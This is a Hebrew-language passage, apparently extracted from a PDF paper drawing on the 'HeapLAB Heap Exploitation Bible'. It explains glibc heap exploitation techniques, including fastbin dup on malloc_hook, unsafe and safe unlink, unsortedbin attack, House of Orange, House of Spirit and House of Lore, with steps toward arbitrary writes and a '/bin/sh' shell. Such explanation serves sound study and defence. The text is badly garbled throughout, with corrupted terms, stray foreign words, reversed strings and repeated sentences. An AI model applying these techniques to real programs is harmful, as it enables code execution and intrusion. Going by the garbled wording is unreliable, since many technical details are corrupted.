יש להימנע מפני קומבינציות של דגלים לא תואמים בשדה הגודל המזוייף, דgil NON_MAIN_arena עם NON_IS_MMAPED מואופס יכולם לגרום ל-fault segmentation malloc כ-Sh-arena תנסה לאתר את arena שלא קיימ. (ערך של Fx0 לדגלים לא יגרום לשגיאה)

שימושים נוספים

ה-Malloc hook הוא מטרה טובעה עבור טכניקה זו. אך אם נדרס את ערך ה-fd עם 16-malloc_hook, נגלה שניכשל בבדיקה ה-size field הנ"ל. למזלנו - שלושת הביטים העליונים (MSB) של מצביע ה-vtable של 0_wide_data_O (ש תמיד יהיה נכון בזיכרון, 35 בתים לפני hook malloc) יכולים לשמש, יחד עם חלק מ-quadword הריפוד (מכל אפסים, תמיד) העוקב כדי לעצב שדה גודל של 0x7f (בעצם נבעץ גישה ל זיכרון לכתובה לא מיושרת כך שהבית עם הערך 0x7f של ה-ptr vtable יתלכד עם שדה הגודלanken' המבט של malloc).

הנ"ל מטהאפשר כי הקצאות לא נתונות לבדיקות יישור (alignment) או להשתתת דגלים. שאלת: איך זה יכול להיות שהערך של MSB של ה-ptr vtable לא מושפע מ-ASLR? תשובה: הכתובה שלו כן מושפעת מ-ASLR, אך ב מרבית מערכות לינוקס 86 - ספירות תמיד מוגבהת כתובות המתחילה ב-0x0. כמובן שהטريق הזה נשען על כך שביכולתנו לבחור לבקש chunks בגודל 0x70.

במידה וניתן לדרס את malloc_hookdup בעזרת fastbin (כמו למשל בעזרת שדה הגודל 0x7f כפי שדנו על כך) סביר להניח שהיא ניתנת גם לדרס את realloc_hook, משום שהוא נמצא ב-word שמיד לפני malloc_hook. אם נגרום לrealloc hook להציג עלי hooked gadget אחד (гадגט יחיד המוביל ל-"/bin/sh"(/bin/sh)). אם נגרום לmalloc_hook להציג כמה בתים אחרי realloc hook ובכך לקבל מצב שונה של הרגיסטרים (ובפרט אלו של המחסנית) כך של-one gadget יהו יותר סיכויים לעבוד.

מגבילות

בדיקות שדה הגודל עבור fastbin chunks מביליה את המועמדים ל-shunk מזוייפים. אך שנו באג בהקשר זה הנובע מ-casting שגוי בקוד שטרם TOKEN: [קישור 1](#) [קישור 2](#)

Unsafe Unlink

סקירה כללית


הכרחת המאקרו של unlink לעבד מוצבי bk/fd בשליטת המעצב שתוביל לכתיבה "מושקפת"

פרטים

במהלך איחוד chunk, chunk שכביר מקשר לטור free list מוצא מרשימה זו ע"י מאקרו unlink. בתהליך ההתרה הוא מבצע כתיבות ("reflected write") טור שימוש במצבי ה-fd וה-bk של chunk. bk של victim מועתק על גבי bk של chunk המוצע ע"י fd של victim וה-fd של victim מוצבע ע"י bk של chunk. במידה וchunk בו המצביעים fd ו-bk נכתב על גבי fd של chunk המוצע ע"י bk של victim. יותר מ того מטען ה-fd ו-bk מיפויו על victim. ניתנים לעיצוב כרצונו (בשליטתו) יותר מטור free list - נוכל לבצע מניפולציה על הכתיבה.


דרך אחת להשיג זאת היא ע"י גליישה אל טור שדה הגדל, שבה נאפס את בית PREV_INUSE. כשהchunk שזכה לשחרר, malloc ינסה לאחד אותו לאחרית. בעזרתו יכולת לעצב את שדה prev_size (ה-size_field שלפני size_field) נוכל לכוון את ניסיון האיחוד אל chunk מוקצה שבו נמצאים מצביעי ה-fd וה-bk המזוייפים.

לדוגמא: נבקש שני chunks A-B, המידע שנכטוב ל-A יגלוש לטור שדה הגדל של B, ו-B מחוץ לטווח של גגלי fastbin. נכין fd ו-bk מזוייפים בטור A, ה-fd יצביע על 0x18 __free_hook ו-bk יצביע על shellcode שהוכן ונשמר במקום אחר בזיכרון. נכין שדה prev_size עבור B שיגרום לניסיון לאיחוד אחריו לפעול על ה-fd וה-bk המזוייפים. נמנע את הגליישה כדי לאפס את בית PREV_INUSE של B.



[איור 17: תוכנית מתקפת unlinkunsafe. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

כאשר B chunk משוחרר - בית prev_size המאפס שלו גורם לmalloc לקרוא את שדה prev_size של B ולהתיר את chunk שמנצאת מספר זה של בתים מאחורי (חישוב מתמטי במקום לקרוא מצביעים!). כאשר מאקרו unlink פועל על ה-fd וה-bk המזוייפים, הוא כותב את כתובות heap מצביעים! אל טור __free_hook וبنוסףכך כותב את הכתובת של 0x18 אל ה-3rd quadword של



Technologic papers

ה-shellcode.sh. זה לא נראה כי ה-shellcode יכול להשתמש בפקודת `jmp` כדי לדלג מעל הבתים שהושחתו עם ערך ה-`fd`. קריאה ל-`(free)` תריץ את ה-shellcode.

שימושים נוספים

בדוגמה הקודמת, ניתן גם להשתמש בשדה `prev_size` עם ערך 0 ולעצב את מצביעי ה-`fd` וה-`bk` המזוייפים בתוך `B.chunk`. אותה הטכניקה ניתנת לשימוש עבור איחוד קידמי, אך דורשת שליטה נוקשה יותר על ה-`heap`.

מגבלות

טכנית זו תפעל רק בגרסאות $\leq 2.3.3$ של `libc`. הפיכת תהליכי ההתרה לביטוחתי יותר ("safe unlink") הוכנסה בגרסה 2.3.4 בשנת 2004. גרסאות כה ישנות של `glibc` די' נדירות. טכנית זו נוצלה לראשונה נגד פלטפורמות ללא NX/DEP (Non-executable stack, heap and data section) כמתואר בדוגמה הנ"ל. בשנת 2003 AMD הכניסו לשימוש תמייהה ב-NX בחומרה למעבדי הדסקטופ לצרכנים, וב-2004 אינטל עשתה כמו כן. מערכות ללא הגנה זו לא נפוצות (ניתן למצוא אולי أولי בשוק ה-`IoT` (Internet-of-things).

Safe Unlink

סקירה כללית


המקבילה המודרנית של טכניקת Unlink Unsafe היא `unlink -reflected write`. מאלצת את מקורי unlink לעבד את מצביעי ה-`fd` וה-`bk` שבשליתם מעכברם, שתוביל ל"reflected write". עמידה בתנאי הבדיקה החדש מושגת ע"י כיוון הכתיבה הזה אל מצביע אל chunk שנמצא בשימוש (מוקצה). בהתאם לכך התוכנית - נוכל לדרכו מצביע זה שוב, שבתורו ישמש לכתיבה אל או קיראה מכתובות שרירותית.

פרטים


טכניקה זו דומה לקודמת, אבל לוקחת בחשבון את הבדיקות שהוכנסו בגרסת 2.3.4. בדיקת ההתרה הבוטוכה מודדת ש-`chunk` שאנו מנסים להתריר מרשיימה הוא חלק מרשיימה זו כיוונית לפני ביצוע הבדיקה. הבדיקה תעבור בהצלחה אם ה-`bk` של chunk שמוצבע ע"י ה-`fd` של ה-`chunk` victim מצביע בחזרה אל ה-`victim`, ובאותו אופן - ש-`fd` של chunk שמוצבע ע"י ה-`bk` של `chunk` victim מצביע בחזרה אל `victim`.

נעכז chunk מזויף המתחיל ב-quadword הראשון של `user data` של chunk לgitימי מוקצה, נכתב ערכיו ה-`fd` וה-`bk` שלו את הכתובות הנמצאות `0x10` ו-`0x0` בתים לפני מצביע (הנמצא בתוך `user data` של chunk) לש-`chunk` דמיוני אחר שלא חייב להיות ב-heap - מופיע באירור הבא כ-'pointer' ל-`user data` של chunk הלגיטימי בו הם יושבים,

נעכז את שדה `prev_size` (בסגול) עבור chunk העוקב שניים `0x10` בתים פחות מאשר הגודל האמיתי של chunk הקודם (כדי ש-`malloc` יחשב chunk שלפניו הוא chunk המזויף שבנינו, והרי שאז chunk ש-`malloc` יפעיל עבورو את מקורי `unlink` יהיה זה שמתחליל ב-`user data` של chunk האחרון). ננצל באג מסוג גליישה כדי לאפס את בית ה-`PREV_INUSE` (כדי לאפשר את האיחוד האחורי), וכאשר chunk זה ישוחרר - `malloc` ינסה לאחד אותו אחרוני עם chunk המזויף:



[אייר 18: עיצוב chunk מזויף בתוך chunk legit. מתוך Safe-Unlink Heap Exploitation Bible, Max Kamper, באישור היוצר]



נשים לב שכך ה-bk של chunk המוצבע ע"י ה-fd של chunk המזוייף מצביע בחרזה ל(chunk המזוייף, ושה-fd של chunk המוצבע ע"י ה-bk של chunk המזוייף גם כן מצביע חזרה אל chunk המזוייף. כך קיימנו את דרישות בדיקת ההתרה הבוטוכה. תוצאה תהליך ההתרה היא שהמצביע ל(chunk המזוייף (מצביע ל-data user של chunk לגיטימי) נדרס עם הכתובת של עצמו פחות 0x18 (24 בתים)

אם מצביע זה משמש לכתיבה מידע, אפשר להשתמש בו כדי לדרכו את עצמו פעמיים שנייה עם הכתובת של מידע רגיש (הزلגת מידע) ולאחר מכן להשתמש בו כדי לחבל במידע זה.

הבהרה: "pointer" הוא המצביע שהמשתמש קיבל ל-data user של chunk הראשון שהוקצה. אנו מניחים שגם יודעים היכן המשטנה שמור בזיכרון (לדוגמה: ע"י שימוש בשם של מערך על ה-stack שמכיל מצביעים כאלו)

שימושים נוספים

ע"י עיצוב של prev_size גדול מאוד - הניסיון לאיחוד עשוי להקיף את מרחב הזיכרון הווירטואלי ולפעול על chunk מזוייף בתוך chunk המשוחרר

מגבילות

גרסה 2.26 של glibc הציגה בדיקה של שדה הגודל (size) לעומת prev_size הדרושה ששדה גודל של chunk המזוייף יעמוד בתנאי פשוט: שהערך הנמצא בכתובת fake_chunk + size_field&fake_size_field יהיה זהה לשדה הגודל שלו (זאת דרך "לא בטוחה" לבדוק שערך ה"fake prev_size" זהה ל-fake size_field), דוגמה לכך שהיא לא בטוחה: אם נכתב לתוך שדה הגודל של chunk המזוייף את הערך 8, הוא תמיד יעבור את הבדיקה (לא משנה מה יש ב-fake prev_size). בדיקה נוספת הוצגה בגרסה 2.29, היא דורשת שערך שדה הגודל של chunk המזוייף יתאים לערך ה-prev_size (שלו) שעיצבנו.

Unsortedbin Attack

סקירה כללית

מתקפה זו מניבה לנו primitive שנראה בלתי מזיך, אך כאשר היא מוצמדת לטכניות אקספלוטציית heap אחרות - מקבלים אפקט נicer. היא כותבת את כתובות ה-`unsortedbin` של ה-arena למיקום שרירותי בזיכרון.

פרטיזן

בעת ש-chunk מוקצה או ממוין מתוך unsortedbin, הוא נתון למבה ש-malloc מתיחס אליו כ"התהrella chunk". זהו התהלהר של הסרת chunk מתוך קצה הזרב של רשימה מקושרת דו-כיוונית מעגלית, וחלק אחד מתהלהר זה קרוך בכתיבה הכתובה של ה-unsortedbin chunk (דמויו השמור בתוך ה-arena ומכיל רק מצביע קדמי לראש ואחריו לזרב רשימת ה-unsortedbin) על גבי מצביע ה-fd של ה-chunk המוצבע ע"י שדה ה-fd של של ה-victim chunk-hunk.

במתקפה זו אנו מוצבים את מצביע-hk של chunk המקיים אל תוך ה-chunk-unsorted-u"י באג גלישה או write-after-free, לאחר מכן מוצאים את ה-chunk מה-unsortedbin ובכך קיבלנו כתיבה של כתובות ה-unsortedbin אל 0x10 בתיים אחרי הכתובת שהכננו מראש (שדה ה-fd) במצבibus-hk.


שיםושים נוספים

שימושים מודרניים במקפה זו כוללים הציגה של כתובות `m-libs`, למשל כתיבה של כתובת `arena` `main` `unsortedbin` של `flat` `tor` `choose`.

אקספלוטציה של API ה-`open` (FSOP- File Stream oriented programming) File stream oriented API שבסיסו glibc 2.24-2.26 ע"י ניתן להשתמש בה כדי לבדוק השלמות של ה-vtable של `sio` בגרסאות glibc סימון סימבול ה-`hook_open_ap_` כיעד כתיבת. ניתן להשתמש בה גם כדי להשחית את המשטנה `global_max_fast` כדי למנוף פרימיטיב מסווג House of prime. טכנית House of Orange מטרגתת (מעוניינת לכתוב אל) את סימבול ה-`all_list_OI_` בעזרת unsortedbin attack חלק מניסון לבצע

מגבלות

מגון בדיקות שלמות על ה-`h-bin-unsorted` והכנסו בגרסה 2.29 של glibc, אחת מהן מודדת שה-`chunk` המוצבע ע"י `victim.bk->fd` הוא אכן ה-`victim chunk` ובכך לשבש מתקפה זו.



House of Orange (2016 - An-Jie Yang - Angelboy)

סקירה כללית

טכניקה זו ממנפת גליה אל תוך ה-`chunk` של `main arena` על מנת להציג shell (באנגלית) אומרים לעיתים `leveitimes drop/pop a shell` (FSOP) file stream באקספלוטציה של `main arena` כדי להציג יכולת הרצת קוד וכוללת יישום חדש / מקורו של מתקפת `unsortedbin`.

פרטים

ניתן לפרק מתקפה זו ל-3 שלבים: הרחבת ה-`chunk`, מתקפה על ה-`unsortedbin`, FSOP-I. השלב הראשון מנצל את הדרכ שבה `main arena` מבצע הרחבת ה-`chunk`. כאשר ה-`chunk` של `main arena` מוגה עד תום, נשלחת בקשה לעוד זיכרון מהקרנל ע"י ה-`brk()` syscall.


אם זיכרון זה אינו רציף ביחס ל-`top chunk` החדש, והוא יסומן כ-`top chunk` החדש, וה-`top chunk` הישן ישוחרר. ה-`House of Orange` מנצל עובדה זו ע"י גליה אל ה-`chunk` top כדי לכתוב על גבי שדה הגודל שלו ערך קטן המישר לגודל דף (השומר על היישור), לאחר מכן נבקש מספר גדול מדי של בתים כך שה-`top chunk` (שהתכווץ כרגע בכאילו) לא יוכל לשרת את הבקשת. מה שייגרם ליצירת free chunk המקושר אל תוך ה-`unsortedbin` העובר במסלול של הגלישה.

השלב השני עוסק במינוף של באג הגלישה בפעם השנייה, הפעם כדי לדרכו את מצביע ה-`bk` השיך ל-`top chunk` הישן שכעת נמצא ב-`unsortedbin` של ה-`Main arena`. דרישת זו היא על מנת לכון מתקפת `unsortedbin` על מצביע ה-`all_IO_list`, שהולך להיעשות בו שימוש ע"י הפונקציה `(lock_flist_all_IO)` כדי לבצע flush (כתיבה לתוך מבנה FILE של כל מה שעוזד לא הספיק להיכתב מחוץ הכתיבה) לכל ה-`file streams` הפתוחים.

במהלך הכתיבה על גבי שדה ה-`bk` של ה-`top chunk` הישן, מעוצב file stream מזוייף על גבי ה-`heap` בעזרה גליה בצורה צו שדה `fs_flags` של ה-`FS` המזוייף חופף למיקום ה-`prev_size` ב-`top chunk` הישן. שדה ה-`mode` יאותחל לערך קטן או שווה לאפס וה-`ptr_IO_write_base` יאותחל לערך הגדול יותר מערך שדה ה-`IO_write_base` (אם ההפרש ביןיהם חיובי, סימן שיש מידע שעדיין לא נכתב).

אל שדה המצביע `vtbl` נכתב כתובת של `vtable` מזויפת (בכל מקום שהואubo מעצם המבנה יכול ליצור אותה צזו) שבאה כניסת ה-`overflow` (מצביע לפונקציה, `FILE *f, int ch`) `int __overflow(FILE *f, int ch)` תחולף בכתובת של `system()`. המחרוזת `"0\sh\bina"` תיכתב לתוך שדה ה-`fs_flags` של ה-`FS` המזוייף ולשדה הגודל של ה-`top chunk` הישן (החותף במקומות לשדה ה-`ptr_IO_read` נכתב את הערך `0x61`).

האיור הבא מציג דוגמה ל-File stream מזויף, עם שדות שונים חיברים לכטוב אליהם בצבע צהוב ושאר שדות המבנה (members) בסגול:



[איור 19: דוגמה ל-File stream מזויף. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצרים]

לאחר מכן, נבקש chunk בגודל שונה מ-0x60. ה-top chunk ימושן לתוך ה-smallbin 0x60 במהלך סריקת ה-unsortedbin לאחר מועמד להקצאה, מה שייעורר את מתקפת ה-unsortedbin (הוא מצוי מן הרשימה) שבתורה כתוב על גבי מצביע ה-all_IO_list_all_IO את כתובות ה-unsortedbin (כתובות מה-arena). הבדיקה תמשיך וה-"chunk" החופף למצביע all_IO יכשל בבדיקה השיפוט של שדה הגודל, ובכך תיקרא הפונקציה ()`.abort`.

הפונקציה ()`abort` תבצע flush לכל ה-streams file (הפותחים) בעזרת ()`unlockp` אשר קוראת את ערך המצביע all_IO כדי למצוא את ה-fs הראשון. ה-fs המזויף החופף ל-bk (אנחנו בעצם בונים אותו על גבי ה-main arena) לא נש透, ומצביע chain_shallow (החופף למצביע bk של ה-smallbin 0x60) נעה (מתקדמים הלאה ברשימה לשאר ה-FS שאולי זקנים ל-flush) וממנו מגעים ל-fs המזויף אחר על גבי heap (זיכרון, ה-main arena נמצא בתוך ה-data section של libc וללא בזיכרון heap). שדות ה-heap, _mode, _IO_write_ptr & _IO_write_base של ה-fs המזויף (השני) מבטיחים שכניסת overflow ב-vtable של ה-fs המזויף (השני) תיקרא עם הכתובת של ה-fs המזויף כארגון ה-1 שלה. כך קיבל קרייה ל-()`system("bin/sh")`

מגבלות

כאשר מנסים לקבוע האם ה-`fd` המזוייף החופף ל-`main arena` צריך "להישטף", ערך תא ה-`fd` של ה-`chbin0` הופך ל-`fp->_wide_data->_IO_write_ptr`, וה-`bk` של ה-`chbin0` הופך ל-`0xa0 smallbin`. כאשר `sins bin` אלו ריקים, תמיד מקבל ש-`IO_base->_IO_write_base->_IO_write_ptr`, מה שייגורר קרייה לפונקציה `(()__overflow` של ה-`fs` אם `0 < mode`). כאשר זה קורה, `fp->_wide_data->_IO_write_ptr` מ-`0xd0 smallbin` ובכך גם הכניסה `(()__overflow` ב-`vtable` תחփו, וכך של ה-`chbin0` הופך ל-`bk` של ה-`chbin0` `0xd0 smallbin` ב-`main arena` ריק. במידה ושדה ה-`overflow` של ה-`vtable` נקרא - מקבל `.segfault`.

אם שדה ה-`mode` של `fp` של ה-`fd` בתוך ה-`main arena` (אשר חופף ל-`fd` של ה-`chbin0`) גדול מ-0 אז כניסה ה-`(()__overflow` ב-`vtable` תיירה והתוכנית תחתוף `segfault` במהלך הרצת נתוניים מסוימים כ-`executable` Non. על כן - טכניקה זו תעבור רק כאשר ה-`dword` (16 בתים) הנמור של ה-`fd` של ה-`chbin0` יכול להיות מפורש כמספר שלילי. הביט הקבוע מצב זה נתון להשפעת ASLR וכן טכניקה זו עובדת בקרוב רק 50% מהזמן, כתלות בכתובות הטעינה של libc בזיכרון.

House of Spirit

סקירה כללית

העברה של מצביע שרירותי אל פונקציית `(()free`, קישור `chunk` מזוייף אל תוך `bin` הנitin להקצתה אח"כ.

פרטים

זהוי הטכניקה היחידה שלא נשעת על אחד מהאגדים השגרתיים של ה-`heap`, במקומות זאת, היא מנצלת את התרכיש שבו מתאפשר למשבץ המתפרק להשחית מצביע שMOVBR לאחר מכן ל-`(()free` כארוגמנט. ע"י העברת מצביע ל-`chunk` מזוייף אל `(()free`, ה-`chunk` המזוייף יכול להיות מוקצה ובכך יוכל נכתב על גבי מידע רגייש. ה-`chunk` המזוייף חייב להיות עם שדה גודל מתאים ובמקרה של `fast chunk` הוא חייב של-`chunk` העוקב (הבא) יהיה שדה גודל שיקיים את תנאי בדיקות השפויות על הגודל (האם נמצא בטוויה ערכים), ככלומר שהמשבץ חייב לשולוט בפחות שני `quadwords` שביניהם נמצא ה-`target data` (היכן שהוא מעוניין לכתוב)

במקרה של `chunk` small, חייבים להיות לנו שני שדות גודל "مزדבבים" (בסוף שני `chunks` העוקבים) כדי להבטיח שלא יבוצע ניסיון לאיחוד קדמי. `fencepost chunks` יעשו את העבודה. בשל כך, המשבץ נדרש לשולוט בפחות שלושה `quadwords` מסביב ל-`target data` במקרה זה.

שיםושים נוספים

כasher טכניתה משולבת עם הצלגת כתובות של heap, אפשר להשתמש בה כדי לגרום להפעלת double free - מה שיכל לחתן לנו פרימיטיב חזק יותר.

מגבלות

אם דגל הרצף (contiguity) של arena DLLock, small chunk מזוייפים חיבים להימצא בכתובת נמוכה יותר מאשר זו של heap של thread שלהם. אילוץ זה לא תקף ל-fast chunks מזוייפים. Chunks מזוייפים חיבים לעבור בדיקת ישר המודדת לא רק שהם מיושרים לפי 16 בתים, אלא גם שהabit LSB ה-4 בשדה הגדל שלהם מאופף.

Chunks מזוייפים חייבים להימנע מכך שהBITS NON_MAIN_arena IS_MMAPED שלם יהיו דלוקים, במקורה של הראשוני - free תחפש arena שאינו קיים ונגרה יתקבל segfault במהלך פעולה זו, ובמקורה של השני - יבוצע chunk_map על ה-chunk המזוייף במקומו free.

House of Lore

סקירה כללית

קישור chunk מציין אל ה-`smallbins`, ה-`unsortedbin` או ה-`largebins` ע"י שינוי metadata של malloc.

פרטיטים

שדה הגדל שלו חייב להתאים לגודל הבקשה וחיב להיות שונה מזו של chunk עם bk שהושחת. chunk המזוייף יכול להיות מוקצה לשירות מה-unsortedbin, אם כי שמאנו לכתובת הניתנת לכתיבה.bk של chunk המזוייף יכול להיות כתובת ה-unsortedbin עם bk שהוא תוקןbk של chunk המזוייף. ל-chunk המזוייף חייב להיות bk ע"י דרישת תוכןbk של chunk המזוייף עם כתובת ה-unsortedbin ע"ל chunk המזוייף אל תוך unsortedbin שכול ללוון למתקפת unsortedbin על chunk המזוייף.

מזהוי על chunk המזהוי השני - נקיים את תנאי הבדיקה. הגודל של chunk המזהוי לא רלוונטי להצביע על chunk המזהוי השני (השני) להצביע על chunk המזהוי העיקרי (הראשון), ול-bk של chunk המזהוי העיקרי להצביע על chunk המזהוי השני, אם כי רק quadword אחד נחוץ כדי להחזיק fd מזהוי. אם נגרום ל-fd של chunk מזהוי שני, אם כי רק dword אחד נחוץ כדי להחזיק fd מזהוי. אם נקבע ל-fd של chunk מזהוי השני (השני) להצביע על chunk המזהוי העיקרי (הראשון), ולאחר מכן נקבע ל-fd של chunk המזהוי העיקרי להצביע על chunk המזהוי השני. נקיים את תנאי הבדיקה. הגודל של chunk המזהוי לא רלוונטי להצביע על chunk המזהוי השני (השני) להצביע על chunk המזהוי העיקרי (הראשון), ולאחר מכן נקבע ל-fd של chunk המזהוי העיקרי להצביע על chunk המזהוי השני. מושם שהוא לא נבדק בתהליך זה.

הדרך הקלה ביותר כדי [לקשר chunk מזויף אל תוך largebin](#) כרככה בדרישת ה-fd של skip chunk (כזה שמסוגל ברישימת הדילוגים) עם הכתובת של chunk מזויף והכנת ה-fd וה-bk של ה-chunk המזויף כך שיקיימו את בדיקות ה-unlinking safe. ה-chunk המזויף חייב להיות עם אותו שדה גודל כמו של ה-skip chunk, וה-skip chunk חייב להיות בנוסך אליו עוד chunk בגודל זהה או קטן ממנו הנמצא באותו chunk, ייחד אליו, וזאת כי malloc לא **יבדק את "אמינות" ה-chunk המוצבע ע"י ה-fd של ה-skip chunk** במידה וה-chunk skip נמצא ב-bin האחרון. ניתן לעצוב מראש את ה-fd וה-bk של ה-chunk המזויף כך שיקיימו את בדיקות ה-unlinking safe אם שניהם יציבו על ה-chunk המזויף

מגבליות

הכמות והמקום המדויק של זיכרון הנדרש שייהי שבשליטנו כדי לבנות **large chunks** ו-**small chunks**. מזויפים יכולים להפוך טכניקה זו לקשה למימוש נגד אותם bins.


House of Einherjar

סקירה כללית

איפוס של בית ה-PREV_INUSE של PREV_INUSE chunk ואיחוד אחריו שלו עם free chunk מזויף או עם קיימם CDI ליצור חפיפה בין .chunks.

פרטים

